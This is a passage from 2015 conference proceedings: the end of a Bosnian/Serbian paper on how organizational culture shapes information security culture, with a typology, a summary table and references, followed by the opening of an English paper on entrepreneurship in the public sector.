Da bi se razumio uticaj OK na bezbjedonosnu kulturu, predložen je organizacioni model kulture, baziran na modelu koji se koristi u literaturi o bezbjedonosnoj kulturi, koji je primjenjiv na sve dimenzije bezbjednosti u organizaciji (Detert *et al.*, 2000). Nakon toga, razvijen je istraživački model za vrednovanje IBK. Međutim, Helokunnas i Kuusisto su utvrdili da samo posvećivanje pažnje OK nije dovoljno za razumijevanje svih faktora koji utiču na IBK (Helokunnas & Kuusisto, 2003). Svaki pojedinac u svakoj organizaciji je pod uticajem nekoliko etičkih, nacionalnih i organizacionih kultura koje utiču na način na koje taj pojedinac tumači značenje i važnost informacione bezbjednosti. Kao rezultat toga, važno je razumjeti složenost OK koja ima uticaja na bezbjedonosnu kulturu.

## 5. ODNOS ORGANIZACIONE I INFORMACIONO-BEZBEDONOSNE KULTURE

Kultura je set shvatanja i pretpostavki u određenoj grupi, npr. etničkoj grupi ili zemlji. OK sastoji se iz glavnih shvatanja i pretpostavki o poslovanju, korporaciji ili organizaciji. Shvatanja uključuju zajednička vjerovanja i ubjeđenja, vrijednosti, pristup odlučivanju i najčešće nisu dokumentovani kao ciljevi u formalnim politikama organizacija. Na primer, od zaposlenih se može očekivati da budu uredno podšišani, da nose konzervativna odijela i da budu ljubazni s korisnicima. OK se formira u toku dužeg vremenskog perioda, koji može da traje i nekoliko godina. Kao i organizaciona struktura, tako i OK može uticati na razvoj i korišćenje informacionih sistema u organizacijama. Tako npr. procedura povezana s novim informacionim sistemom može biti u koliziji s nekim neformalnim proceduralnim pravilima koja su dio organizacione kulture.

Odnos između OK i ponašanja zaposlenih treba uzeti u obzir pri provođenju bezbjedonosne prakse, jer to utiče na način na koji se zaposleni ponašaju u organizacijama (Thomson *et al.*, 2006).

U radu Dhillon-a dodatno je naglašeno da ako sigurnosna kultura ne prevladava u organizacijama, te će organizacije biti u problemima za održavanje integriteta i zaštitite tehničkih sistema organizacije (Dhillon, 1997). Od 1996. godine, mnogi autori su predlagali da IBK mora biti integrisana sa OK kao uputstvo o ponašanju zaposlenih u održavanju informacione bezbjednosti (Dhillon, 1997; James, 1996; Andress & Fonseca, 2000; Breidenbach, 2000; Von Solms, 2000). U istraživanju grupe autora, IBK je prepoznata kao skup uvjerenja i poštovanja određenih vrijednosti, koje se manifestuju u postupcima i ponašanju zaposlenih kao i u zaštiti podataka organizacije (Ramachandran *et al.*, 2008).

Kroz ispitivanje definicija OK i IBK, ustanovljeno je da postoje argumenti koji ove pojmove povezuju. Godinama unazad, IBK ostaje kao jedan od najviše rangiranih oblasti rada akademskih istraživača i praktičara. Na primjer, Vijeće Organizacije za ekonomsku saradnju i razvoj (OECD) posebno je definisalo smjernice za postizanje željenog stepena IBK u organizacijama (OECD, 2002, 2003, 2005). Nakon toga, mnogi naučni radnici predložili se da IBK treba biti dio OK i podržavati sve aktivnosti koje se bave informacijama u organizacijama (Schlienger & Teufel, 2003; Von Solms, 2000). Drugi autori tvrde da bi se slučajevi gdje zaposleni u organizaciji dobrovoljno poštuju pravila organizacije, kao dio OK, mogli smatrati utopijom (Thomson *et al.*, 2006; Von Solms, 2000).

U literaturi su definisane tri vrste (tipa) odnosa između OK i IBK:

- Tip 1: IBK je odvojena od OK;
- Tip 2: IBK je subkultura OK;
- Tip 3: IBK je ugrađena u OK.

Tip 1 odnosi se na situacije u kojima informaciona bezbjednost nije sastavni dio većine OK (Chia *et al.*, 2002). Članovi organizacije često ne učestvuju, ili učestvuju vrlo malo, u provođenju bezbjednosti u organizacijama (Chia *et al.*, 2002). Oni imaju vrlo malo znanja i ne osjećaju da je njihova odgovornost u bezbjedonosnim problemima. Organizacije često imaju tendenciju da troškove u vezi sa bezbjednošću vide kao nepotrebne, a često se bore da smanje sredstva koja se izdvajaju za bezbjedonosne inicijative (Shedden *et al.*, 2006). Takođe, česta je situacija u kojoj je IBK organizacije potpuno odvojena od OK, a svijest o organizacionoj sigurnosti je niska. To je situacija u kojoj se aktivnosti koje se tiču informacione bezbjednosti odnose samo na zaposlene u IT sektoru organizacije.

Organizacije u tipu 2 - veza između IBK i OK predstavlja situaciju u kojoj su članovi organizacija unutar svog odjeljenja ili drugog nižeg oblika organizavanja poslova u organizaciji svjesniji sigurnosnih zahtjeva; povremena obuka za sigurnost se provodi kao poštovanje zahtjeva za upravljanje. Uprava više pažnje posvećuje primjeni informaciono-bezbjedonosne prakse.

U ovakvom tipu organizacija još uvijek je u manjem stepenu zastupljena međuresorna koordinacija u rukovanju informacionom bezbjednošću organizacije. Samo mala grupa ljudi učestvuje ili se uključuje u razvijanje i sprodođenje mjera iz oblasti bezbjednosti informacija i njihovo sprovođenje u organizacijama ovog tipa (Chia *et al.*, 2002). IBK organizacija ovog tipa je mješavina bezbjedonosnih subkultura, u kojoj svaka subkultura svoje potrebe povezuje s odgovornostima i radnim zadacima pojedinih profesionalnih grupa (Ramachandran *et al.*, 2008). IBK je subkultura OK. Ovakva situacija je prisutna, kada su određene vrijednosti prihvaćene od strane određene grupe, kao što je računovodstveni sektor ili sektor upravljanja ljudskim resursima.

Organizacije u tipu 3 odnosa IBK i OK ukazuju na situaciju u kojoj je organizaciona bezbjedonosna praksa odgovornost svih članova organizacije. Sprovođenje mjera bezbjednosti je uvedeno na holistički način i ima relativno visok nivo uključenosti članova.

Osim toga, u organizacijama ovog tipa se vodi računa i o ažuriranju bezbjedonosne politike. Članovi organizacije osjećaju



DOI: 10.15308/Synthesis-2015-321-326

određeni tip vlasništva nad informacijama i oni su motivisani da se pridržavaju bezbjedonosne politike. IBK je ugrađena u OK. Ovakva priroda odnosa je situacija u kojoj postoji razvijena svijest o važnosti zaštite podataka i ona nesvjesno postaje dio dnevnih poslova zaposlenih kao dio njihove rutine (Thomson *et al*., 2006; Von Solms, 2000). Svi članovi organizacije prihvataju važnost IBK koja omogućuje organizacijama donošenje boljih odluka u vezi sa bezbjednosti informacija.

Ovakva klasifikacija organizacija na osnovu tipa odnosa IBK i OK odgovara klasifikaciji organizacija na osnovu kulturoloških stavova prema informacionoj bezbjednosti koju je predložio Fitzgerald (2007). On je istakao da organizacioni kulturološki stavovi prema informacionoj bezbjednosti mogu biti, pojednostavljeno rečeno, visoki, umjereni i niski. Oni su ukratko opisani u nastavku:

- Visoki. Viši nivoi mendžmenta stalno vode računa o informacionoj bezbjednosti u svakom novom projektu koji se implementira u organizaciji. Periodično se vrši ažuriranje akata iz oblasti informacione bezbjednosti na visokom nivou odlučivanja. Zaposleni su svjesni važnosti informacione bezbjednosti i oni znaju kako i kome se trebaju prijaviti bezbjedonosni incidenti, kada

| Priroda veze / Kulturni stavovi | Organizaciona kultura | Uvjerenja zaposlenih, akcije i ponašanje (IBK) | Moguće posljedice po bezbjednost |
|---|---|---|---|
| **Tip 3 veze:**<br><br>IBK je obuhvaćena OK. (Schlienger & Teufel, 2003; Thomson *et al*., 2006; Von Solms, 2000)<br><br>Visoki stavovi (Fitzgerald, 2007) | **Uključenost menadžmenta:**<br>Menadžment se bavi bezbjedonosnim pitanjima i strategijama na visokom nivou.<br>**Odgovornost:**<br>upravljanje bezbjednosti uključuje svakog člana organizacije.<br>**Informaciono-bezbjedonosna politika:**<br>Objavljene na holistički načine. Osim toga, tu su i redovne obavijesti o bezbjedonosnoj politici.<br>**Obrazovanje / Obuka:**<br>Menadžment redovno pravi programe i treninge koji su obvezni za sve zaposlene.<br>**Finansiranje:**<br>Menadžment obezbjeđuje finansijska sredstava za pitanja bezbjednosti. | **Odgovornost:**<br>Uvijek se pridržavaju sigurnosnih procedura i uputstava.<br>**Učestvovanje:**<br>Zaposleni prolaze periodično organizovane trening programe za podizanje nivoa bezbjednosti.<br>**Predanost:**<br>Zaposleni osjećaju odgovornost i vlasništvo nad podacima.<br>**Motivacija:**<br>Motivisani i angaživani prema sigurnosnim pitanjima.<br>**Svijest / Znanje:**<br>Znaj kako i kome se obratiti u vezi sa bezbjedonosnim pitanjima i problemima. | **Rizik:**<br>mali.<br>**Svijest:**<br>Zaposlenici su vrlo svjesni i vode računa o bezbjedonosnim pitanjima u organizaciji.<br>**Odgovornost:**<br>Bezbjednost je obaveza svakog zaposlenog.<br>**Bezbjedonosna praksa:**<br>Holistički način. Nesvjesno postaje svakodnevna rutina.<br>**Investiranje u bezbjedonosnu praksu:**<br>Visoki troškovi u sprovođenju bezbjedonosnih aktivnosti. |
| **Tip 2 veze:**<br><br>IBK je subkultura OK (Ramachandran *et al*., 2008)<br><br>Umjereni stavovi (Fitzgerald, 2007) | **Uključenost menadžmenta:**<br>Menadžment obično delegira pitanja bezbjednosti na IT sektor.<br>**Odgovornost:**<br>Menadžment preusmjerava bezbjedonosna pitanja na rukovodioce sektora.<br>**Informaciono-bezbjedonosna politika:**<br>Stvorena u IT sektoru i nema široku podršku.<br>**Obrazovanje / Obuka:**<br>Menadžment obraća pažnju na svijest. Zaposleni dobijaju neku obuku o informacionoj bezbjednosti.<br>**Finansiranje:**<br>Menadžment djeluje promptno prema troškovima koji se odnose na bezbjedonosne aktivnosti. | **Odgovornost:**<br>Pridržavaju se bezbjedonosnih pitanja kao uslov za upravljanje.<br>**Učestvovanje:**<br>Zaposleni su uključeni oko bezbjedonosnim pitanjima u njihovom sektoru. Manje je izražena međuresorna koordinacija.<br>**Predanost:**<br>Odgovoran i počinio u sigurnosnim pitanjima za vlastite odjelu.<br>**Motivacija:**<br>Zaposlenici su motivisani u vezi sa bezbjedonosnim pitanjima u njihovom sketoru.<br>**Svijest:**<br>Znaju kako i ko se bavi bezbjedonosnim pitanjima kada se suočavaju sa ovom vrstom problema u sektoru. | **Rizik:**<br>Srednji.<br>**Svijest:**<br>Zaposleni su svjesni bezbjedonosnih pitanjaa u njihovom sektoru.<br>**Odgovornost:**<br>Zaposleni su odgovorni za pitanja bezbjednosti u njihovom sektoru.<br>**Bezbjedonosna praksa:**<br>Bezbjednost je rutinska aktivnosti zaposlenog u njegovom sektoru.<br>**Investiranje u bezbjedonosnu praksu:**<br>Srednja veličina troškova u sprovođenju bezbjedonosnih aktivnosti. |
| **Tip 1 veza:**<br><br>IBK odvojena od OK (Chia *et al*., 2002; Shedden *et al*., 2006)<br><br>Niski stavovi (Fitzgerald, 2007) | **Uključenost menadžmenta:**<br>Menadžment zna važnost informacione bezbjednosti, ali joj dodjeljuje niži nivo važnosti.<br>**Odgovornosti:**<br>Menadžment dodjeljuje svu bezbjedonosnu odgovornost IT sektoru.<br>**Informaciono-bezbjedonosna politika:**<br>Postoji deifinisana politika ali se ne sprovodi.<br>**Obrazovanje / obuka:**<br>Niska svijest. Menadžment ne obraća pažnju na obuku i treninge.<br>**Finansiranje:**<br>Obično dio sredstava za IT podršku. | **Odgovornost:**<br>Ne brinu, i neodgovorne se ponašaju prema bezbjedonosnim pitanjima.<br>**Učestvovanje:**<br>Zaposleni nisu uključeni u aktivnosti vezane za bezbjedonosna pitanja.<br>**Obaveze:**<br>Bezbjedonosna pitanja se prepuštaju IT sektoru. Uvijek se nastoje zaobići bezbjedonosne procedure.<br>**Motivacija:**<br>Zaposlenici nisu motivisani za rad sa bezbjedonosnim pitanjima.<br>**Svijest:**<br>Ne znaju šta učiniti kada se suočavaju sa bezbjedonosnim problemima. | **Rizik:**<br>Visok.<br>**Svijest:**<br>Bez svijesti oko bezbjedonosnih pitanja.<br>**Odgovornost:**<br>Samo IT sektor je odgovoran za pitanja bezbjednosti.<br>**Bezbjedonosna praksa:**<br>Nerutinska aktivnost zaposlenih.<br>**Investiranje u bezbjedonosnu praksu:**<br>Nisko investiranje u sprovođenje bezbjedonosnih aktivnosti. |

Tabela 1. Odnos OK, IBK i mogućih posljedica po bezbjednost organizacije
Izvor: Lin *et al. (*2009)



DOI: 10.15308/Synthesis-2015-321-326

god do incidenata dođe. Godišnji budžet se postavlja na takav nivo da je obezbijeđeno finansiranje programa bezbjednosti. Viši menadžment tretira bezbjednost kao reduktor poslovnog rizika i traži od ostalih zaposlenih stalne napore na povećanju informacione bezbjednosti kroz učestovanje u aktivnostima za povećanje bezbjednosti i njihovo finansiranje.

- Umjereni. Zaposleni imaju određeni nivo obuke o informacionoj bezbjednosti. Uloga nadzornika informacione bezbjednosti je dodijeljena određenoj osobi kao regulatoru ili revizoru. Bezbjedonosna pravila su kreirana od strane IT odjeljenja ili sektora, ali to ne znači da se za sprovođenje ovakvih mjera ima snažna podrška. Zaposleni ne znaju gdje se pravila nalaze. Viši menadžment je obično dodijelio poslove vezane za informacionu bezbjednost zaposlenom u IT odjeljenju ili sektoru. Pojedincu su dodjeljena prava za operativne aktivnosti vezane za bezbjednost (lozinke i kreiranje novih naloga za novozaposlene).
- Niski. Informaciono-bezbjedonosna politika u organizaciji može biti izrađena (najčešće samo prekopirana od slične organizacije), ali je organizacija ne sprovodi ili nema ozbiljne namjere za njeno sprovođenje. Obično se mjere predviđene informaciono-bezbjedonosnom politikom upotrebljavaju u slučajevima kada je došlo do incidenata koji utiču na bezbjednost, kao što je razmjena lozinki za pristup podacima. Iako viši menadžment zna da je pitanje informacione bezbjednosti važno, ipak se ovakvim pitanjima dodjeljuje niži nivo važnosti u praksi. Nema posebnog fonda za informacionu bezbjednost i obično se ovaj dio aktivnosti finansira iz predviđenih troškova za IT podršku.

Važnost IBK i dalje raste, sve više i više organizacija se oslanja na podatke koji omogućavaju prednost u odnosu na konkurenciju u dinamičnom okruženju. Dakle, organizaciji je potrebna IBK, koja će voditi postupke i ponašanje zaposlenih u zaštiti podataka organizacije. Veza između klasifikacija organizacija koje su do sada predstavljene data je u tabeli 1.

U prvoj koloni tabele prikazani su tipovi veza i kultoroloških stavova, a njihv odnos može se smatrati kontinuitetom u rasponu od IBK nije dio OK, do IBK je ugrađena u potpunosti u OK. Druga kolona tabele prikazuje odnos organizacione kulture prema informaciono-bezbjedonosnoj praksi u organizacijama. Nivo učestvovanja menadžmenta i njehovo podržavanje u smislu uspostave bezbjedonosne strategije, raspored odgovornosti, učestvovanje, pružanje mogućnosti obuke, obrazovanja i treninga, kao i obezbjeđivanje finansijskih sredstava za njegovo sprovođenje može biti u rasponu od niskog do visokog. Treća kolona pokazuje djelovanje i ponašanje zaposlenih u odnosu na informaciono-bezbjedonsnu praksu. Na nivou gdje je IBK odvojena od OK, zaposleni ne brinu o odgovornosti prema bezbjedonosnim pitanjima. Zaposleni ne učestvuju u bezbjedonosnim pitanjima, a ta pitanja su ostavljena za IT sektor. Oni ne znaju kako i šta učiniti kada se suoče sa bezbjedonosnim pitanjima. Na suprotnoj strani odnosa, gdje je IBK u potpunosti ugrađen u OK, ponašanje i rad zaposlenih su uvijek u skladu sa informaciono-bezbjednosnom politikom i definisanim procedurama. Zaposleni periodično prolaze programe o bezbjednosti, osjećaju odgovornost i vlasništvo nad informacijama i prema bezbjedonosnim pitanjima. Oni znaju šta treba učiniti i koga treba obavestiti, kada se suoče sa bezbjedonosnim problemima. Četvrta kolona pokazuje moguće posljedice koje organizacija može imati sa bezbjedonosnim pitanjima, zavisno o njihovom trenutnom položaju u tabeli. Organizacije u kojima je IBK odvojena od OK mogu imati najniže troškove u sprovođenju mjera bezbjednosti, ali u isto vrijeme one se suočavaju s najviše ranjivost. S druge strane, organizacije u kojima je IBK u potpunosti ugrađen u OK mogu imati najniži rizik, ali to uključuje visoke troškove u sprovođenju mjera bezbjednosti.

## 6. REZIME

Teorijski posmatrano, da bi IBK uključili u OK, svi članovi organizacije moraju prihvatiti važnost IBK. Sa pravim fokusom, organizacije mogu brže promeniti nivo informacione bezbjednosti od niskog do visokog.

Ostaje pitanje zašto IBK još uvijek nije u potpunosti primenjen u organizacijama. U ovom radu je predstavljen okvir za bolje razumijevanje uticaja OK na bezbjednost informacija u organizaciji, kao i veza između IBK u organizaciji kao cjelini, pojedinaca koji čine tu organizaciju (menadžment, ostali zaposleni) i OK. Takođe, predstavljeni okvir daje određene smjernice menadžmentu ka boljem organizovanju obuke i treninga za poboljšanje stanja informacione bezbjednosti u organizaciji. Osnovni nedostatak predloženog okvira je njegov izvor koji se nalazi u pregledanoj literaturi iz ove oblasti, a koji još nije ispitan u praktičnom djelovanju. Okvirom nisu obuhvaćene konkretne mjere koje se mogu realizovati u svakoj specifičnoj organizaciji. Svaka organizacija svoje poslovanje i aktivnosti usmjerava ka poboljšanjima svog poslovanja, povećanju profita (profitno orjentisane organizacije), ili poboljšanju pružanja usluga (neprofitne organizacije uključujući i organizacije državne uprave i lokalne samouprave). IT sektori u organizacijama svih tipova posebnu pažnju posvećuju fizičkim i tehničkim mjerama bezbjednosti, dok se socijalnim i posebno kulturološkim faktorima koji utiču na informacionu bezbjednost organizacije posvećuje mala ili nikakva pažnja. Značajne aktivnosti u poboljšanju stanja OK i IBK, kao dijela bezbjednosti informacionh sistema organizacije, potrebno je preduzeti od najvišeg nivoa rukovođenja organizacijama, pa do hijerarhijski najnižeg nivoa rada u organizacijama, kako bi se poboljšala bezbjednost informacija u organizaciji. Naravno, ovo iziskuje povećanje, prije svega finansijskih troškova što je i osnovna barijera u preduzimanju mjera poboljšanja nivoa OK u organizacijama koje se trenutno, po mišljenju autora, na prostorima bivše SFRJ nalaze na vrlo niskom nivou, uz pojedinačne izuzetke.

## LITERATURA


Andress, M., & Fonseca, N. (2000). Manage People to Protect Data. Infoworld, 22(46), 48.

Atkinson, P. (1997). Creating culture change: Strategies for success. Bedfordshire, England: Rushmere Wynne.

Barlas, S., Queen, R., Radowitz, R., Shillam, P., & Williams, K. (2007) Top 10 technology concerns (streetwise). *Strategic Finance*

Beach, L.R. (1993). *Making the right decision. Organizational culture, vision and planning.* Eaglewood Cliffs, New Jersey: Prentice Hall.

Blyth, A. & Kovacich, G. (2006). *Information assurance: Security in the information IT security risks.* Woburn, MA: Butterworth-Heinemann.

Breidenbach, S. (2000). How Secure Are You? *Information Week* 2000; 800:71-8

Carroll, M.D. (2006). Information security: Examining and managing the insider threat. *Computer and Information Science*, 156-158. DOI: 10.1145/1231047.1231082

Chang, S.H., & Ho, C.B. (2006). Organizational factors to the effectiveness of implementing information security management.




DOI: 10.15308/Synthesis-2015-321-326

*Industrial Management & Data Systems*, 106(3), 345-361. DOI: 10.1108/02635570610653498

Chang, S. E. & Lin, C. (2007). Exploring organisational culture for information security management. *Industrial Management & Data Systems*, 107(3), 438-458.

Chia, P., Maynard, S. & Ruighaver, A. B. (2002). Exploring Organizational Security Culture: developing a comprehensive research model, IS ONE World Conference, Las Vegas, Nevada USA

Colwill, C. (2010.) Human factors in information security: The insider threat - Who can you trust these days? *Information Security Tech*nical Report, 14(4), 186-196. DOI: 10.1016/j.istr.2010.04.004

Da Veiga, A. & Eloff, J.H.P. (2010) A framework and assessment instrument for information security culture, *Computer & Security*, 29, 196-207.

Deal T.E. & Kennedy A. A. (1982). *Organization cultures: the rites and rituals of organisation life.* Reading, UK: Addison-Wesley.

Detert J. R., Schroeder R. G. & Mauriel J. I. (2000). A Framework for Linking Culture and Improvement in Organizations, *Academy of Management Review*, 25(4), 850-863

Dhillon G. (1997). *Managing Information System Security*. Houndmills, Basingstoke, Hampshire: Macmillan Press LTD

Dhillon G., & Torkzadeh, G. (2006). Value-focused assessment of information system security in organizations. *Information Systems Journal*, 16, 293-314.

Duffy J. (1999). *Harvesting experience: reaping the benefits of knowledge*, ARMA International, Kansas, USA

Guptara P. (1994). Lessons of experience – learning from others, D. Lock (ed.) *Handbook of Quality Management*, Gower, Aldershot

Fitzgerald, T. (2007). Building Management Commitment through Security Councils, or Security Council Critical Success Factors, H. F. Tipton (Ed.), *Information Security Management Handbook*, Hoboken: Auerbach Publications, pp. 105-121.

Hagberg Consulting Group (2009). *Corporate culture/organisational culture: understanding and assessment.*

Helokunnas, T., & Kuusisto, R. (2003). Information Security Culture in a Value Net. IEEE International Engineering Management Conference. DOI: 10.1109/IEMC.2003.1252258

Hofstede G. (2001). *Culture's consequences: Comparing values, behaviors, institutions, and organizations across nations*. Thousand Oaks, Calif: Sage Publications, Inc.

Jakovljević, D., & Grujić, V. (1998). *Menadžment u zdravstvenim ustanovama.* Beograd: Evropski centar za mir i razvoj.

James H.L. (1996). *Managing Information Systems Security: A Soft Approach*. IEEE

Knapp, K.N., Morris Jr., R.F., Marshall, T.E., & Byrd, T.A. (2009). Information security policy: An organizational-level process model. Computers & Security, 28(7), 493-508.

Kros, J.R., Foltz, C.B., & Metcalf, C.L. (2004/2005). Assessing & quantifyingthe loss of network intrusion. *Journal of Computer Information Systems*, 45(2), 36-43.

Lin, J. S., Chang, S., Maynard, S. & Ahmad, A. (2009). Exploring the Relationship between Organizational Culture and Information Security Culture. Dostupno na http://ro.ecu.edu.au/cgi/viewcontent.cgi?article=1011&context=ism

OECD. (2002). *OECD Guidelines for the Security of Information Systems and Networks: Towards a Culture of Security*, Recommendation of the OECD Council, 1037th Session on 25 July 2002.

OECD. (2003). *Implementation Plan for OECD Guides for the Security of Information Systems and Networks: Towards a Culture of Security*. Dostupno na http://www.oecd.org/internet/ieconomy/31670189.pdf

OECD. (2005). *The Promotion of a Culture of Security for Information Systems and Networks in OECD Countries*. Dostupno na http://www.oecd.org/internet/ieconomy/35884541.pdf

Ramachandran, S., Srinivasan, V.R. & Tim, G. (2008). Information Security Cultures of Four Professions: A Comparative Study, Proceedings of the 41st Hawaii International Conference on System Sciences - 2008, Hawaii

Schein, E.H. (1992). *Organizational Culture and Leadership*: San Francisco: Jossey-Bass,

Schlienger, T., & Teufel, S. (2003). Analyzing information security culture: increased trust by an appropriate information security culture. 405-409.

Shedden, P., Ahmad, A. & Ruighaver, A.B. (2006). Risk Management Standard-the Perception of Ease of Use, Proceedings of the fifth annual security conference, Las Vegas, Nevada, USA.

Thomson, K., von Solms, R., & Louw, L. (2006). Cultivating an Organizational Information Security Culture. *Computer, Fraud & Security*, 2006(10), 7-11.

Von Solms, B. (2000). Information Security - the Third Wave? *Computers & Security*, 19(7), 615-620.

Wright, P.M., & Boswell, W.R. (2002). Desegregating HRM: A review and syntehesis of micro and macro human resource management. *Journal of Management*, 28(3), 247-276. DOI: 10.1177/014920630202800302



DOI: 10.15308/Synthesis-2015-321-326

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE ENTREPRENEURIAL FACETS OF PUBLIC ADMINISTRATION

## PREDUZETNIČKI ASPEKTI JAVNE UPRAVE

Konstantinos M. Karyotakis, Maria Bakatsaki, Vassilis S. Moustakis
Management Systems Laboratory (ManLab), School of Production Engineering and Management, Technical University of Crete, Chania 73100, Greece

**Abstract:**
This paper provides a map of entrepreneurial facets that are considered relevant in the public sector. Mapping aims to highlight entrepreneurial characteristics and behaviour, which are conducive to increasing the effectiveness, efficiency and legitimacy of public administration, with the aim to raise public welfare. Empirical data and literature review show that new behavioural pattern and entrepreneurial practice can provide high-quality services to the public, making simultaneously more rational management of available resources and increasing the overall prosperity of citizens. The paper highlights the concepts of corporate entrepreneurship, innovation and organizational learning in public administration. The conclusions reached in this work indicate that the change and innovation in entrepreneurship are mandatory for survival and development of the public sector.

**Key words:**
entrepreneurship, public sector, change management.

**Apstrakt:**
Ovaj rad nudi prikaz preduzetničkih aspekata koji se smatraju relevantnim u javnom sketoru. Mapiranje ima za cilj da istakne preduzetnička obeležja i obrasce ponašanja, koji su pogodni za povećanje efektivnosti, efikasnosti i legitiminosti javne uprave, a sve to u cilju unapređenja opšteg blagostanja u društvu. Empirijski podaci i pregled literature ukazuju na činjenicu da je kroz nov obrazac ponašanja i preduzetničku praksu, moguće pružiti kvalitetnije usluge javnosti, a istovremeno racionalnije upravljati raspoloživim resursima i povećati sveukupni prosperitet građana. Ovaj rad stavlja poseban naglasak na koncepte korporativnog preduzetništva, inovacije i organizaciono učenje u javnoj upravi. Na osnovu pruženih informacija može se zaključiti da su promene i inovacije u preduzetništvu neophodne za opstanak i razvoj javnog sektora.

**Ključne reči:**
preduzetništvo, javni sektor, upravljanje promenama.

## 1. INTRODUCTION

The twenty-first century is often characterized as a century of research and technology. In this century, intense, revolutionary and vital changes are observed, both in the internal (material and intangible resources, management systems, processes, activities, *etc.*) and external environment of an organization (micro environment and macro environment).

The public sector is often considered synonymous with bureaucracy. Rapid global socio-political and technological development has triggered transformation and onset of its entrepreneurial facets in order to improve its effectiveness, efficiency and legitimacy, and live up to the ever increasing expectations and demands of citizens. With the new behavioral patterns and entrepreneurial practices, higher quality services are provided to the public, making simultaneously more rational management of available resources and increasing the overall prosperity of citizens.

However, due to the specificity and role of the public sector, entrepreneurship should be approached with due respect to differences regarding culture and innovations. Along with democracy, such differences should be taken into account when seeking entrepreneurial behavior within public organizations. Additionally, the public administration is characterized by high levels of risk aversion and resistance to change, limited sources, lack of direction, vision and management measurement, political disputes and legal restrictions (Alves, 2013).

Continuous technological advances, coupled with the need to improve (if not to optimize) fiscal policies, have imposed significant challenges to public organizations. Governments around the world have established various strategies to reduce public expenditures and encourage growth in order to be able to efficiently cope with the new socioeconomic reality (Osborne *et al.*, 2014). Over the last 15 years, significant efforts have been made, thus forming a more efficient, effective and flexible public sector (Zampetakis & Moustakis, 2010).

Wilson (2000) supports the attitude that organizational sociologists define most public organizations as large rigid bureaucratic structures that resist change. On the other hand, Baldridge and Burnham (1975) conclude that public sector organizations, primarily due to their size, complexity and heterogeneity, are more likely to innovate. This occurs owing to large problems in coordination, control, administration and management, which arise mainly because of the size of the organizations requiring innovative and entrepreneurial solutions compared to the small, simple and homogeneous organizations.

The present article accentuates on the literature review of public entrepreneurship and attempts to highlight the need for adoption of entrepreneurial behaviour and attitudes with the aim to make the society more sustainable.

E-mail: karyotakisk@gmail.com
DOI: 10.15308/Synthesis-2015-327-331

## 2. ENTREPRENEURSHIP IN THE PUBLIC SECTOR

The concept of entrepreneurship in the public sector exists since the 1960s (*e.g.* Ostrom, 1965; Wagner, 1966). However, some researchers argue that public sector is conservative, bureaucratic and characterized by slow motion rate. Accordingly, any change occurs due to external factors as a result of innovative activities in the private sector or in non-governmental organizations (Rubalcaba-Bermejo, 2007).

Entrepreneurship, as a concept, is a process, which may happen to organizations of any size or type (Kearney *et al.*, 2008). According to Currie *et al.* (2008), entrepreneurship in the public sector is viewed as a patchwork of three different parts: a) stakeholders, b) entrepreneurship and c) policy. It identifies market opportunities under the existing political conditions, optimizes public sector performance, encourages innovation, and urges the parties to take risk and manage resources properly.

It is shifted from individual to organizational level and from private to social sector, as well as to non-profit sectors. Large traditional organizations have been proposed to adopt entrepreneurial behaviour in order to improve their performance (Zampetakis & Moustakis, 2010).

Entrepreneurial behavior is multidimensional and cannot be accurately attributed to a single definition. The four main characteristics of a person with strong elements of entrepreneurship include: a) understanding of the needs and receptivity to any changes; b) effective management of the existing knowledge and new ideas in order to be able to properly respond to future needs; c) cultivating intuition; and d) rational use of necessary methods and means for achieving the desired objectives.

Pearce *et al.* (1997) approach the entrepreneurial behaviour in the public sector through: a) the ability to avoid bureaucracy; b) strategic vision; c) creation of an energetic environment; and d) orientation change. Zampetakis and Moustakis (2010) conclude that through these aspects of entrepreneurial behaviour, added value is created in an organization.

Morris and Jones (1999) present three different approaches for the entrepreneur in the public sector: a) they consider an entrepreneur an individual who deals with the introduction of innovations, trying to increase the efficiency of services and provide better citizen's service; b) they highlight that entrepreneurship is the product of management, leadership principles and strategies in public organizations; and, c) they contend that entrepreneurs in the public sector are employees who can apply innovative solutions to meet the needs and respond properly to the problems of the citizens.

Audretsch (2003) claims that entrepreneurship is the driving force for economic and social development worldwide. Empirical data have unveiled that entrepreneurial practices and behaviour in the public sector induce mostly non- profit benefits (Benz, 2009), thus increasing social welfare more than personal or economic objectives (Zampetakis & Moustakis, 2007).

Public organizations have the potential to create new value for the society (Kearney *et al.*, 2008). This new value may be positive or negative. That's why it is very important for the public sector to espouse entrepreneurial behavior for positive results. According to Newman (2002), public sector organizations should take into account models and good practices applied in the private sector and adopt entrepreneurial values and behavior, and thus create added value for the society.

Entrepreneurship tends to improve the quality of life of the entire society by means of proper management of the existing resources and conditions, as well as implementation of preventive measures, attitudes and behaviour to address possible future problems, needs (social and economic) and innovations. It is a continuous process whose results should be evaluated in the long-term.

Adopting entrepreneurial and innovative attitudes and behaviour, both in the private and public sector, certainly produces lots of benefits, increases the overall efficiency of the corresponding sector. Some of these include the following: the improved service and customer satisfaction, more appropriate reward systems and incentives, better internal procedures, improved communication and better human resource management relations (Kearney *et al.*, 2008).

Zampetakis and Moustakis (2010) approach entrepreneurship in the public sector as a process, which takes place when individuals of an organization act in a way of creating added value to the provided services and increasing social welfare. Entrepreneurship in the public sector will enable them to review previous practices and policies in order to confront new challenges and opportunities.

Covin and Slevin (1991) describe entrepreneurship as a dimension of organization strategy which is interpreted by dynamic behaviour, risk taking, tendency for aggressive competition and dependence of an organization on the frequent and extensive use of innovative products. Based on the above-provided description, it can be understood that an organization, as a whole, can behave entrepreneurially (Omar & Ishak, 2013).

According to Deakins and Freel (2012), the probability of entrepreneurial appearance is a result of both individual or psychological and external or environmental conditions, which betide in an economy. The preferences and skills of individuals, as well as psychological and economic influences they have experienced, affect their behavior (entrepreneurial or not). Furthermore, behavior and attitudes of individuals are affected by the institutional and cultural environment, which encourages (or not) entrepreneurial effort and individual's initiative.

### 2.1. CORPORATE ENTREPRENEURSHIP

Corporate entrepreneurship is a process during which individuals within an organization pursue opportunities regardless of the resources they control (Stevenson & Jarilo, 2007), applying practices and behavior different from the norm (Vesper, 1990). It can occur either in a pro-existing organization or by creating a new one (Hisrich, 2013). The corporate entrepreneurship objective is to develop and apply new ideas in an organization, thus achieving and change (Zampetakis & Moustakis, 2007).

Kearney *et al.* (2008) espoused the point of view that corporate entrepreneurship of a public organization is a hotchpotch of both features within the organization and external factors. Figure 1 shows individual factors from which stems the corporate entrepreneurship, whereas Table 1 provides a summary of these factors.

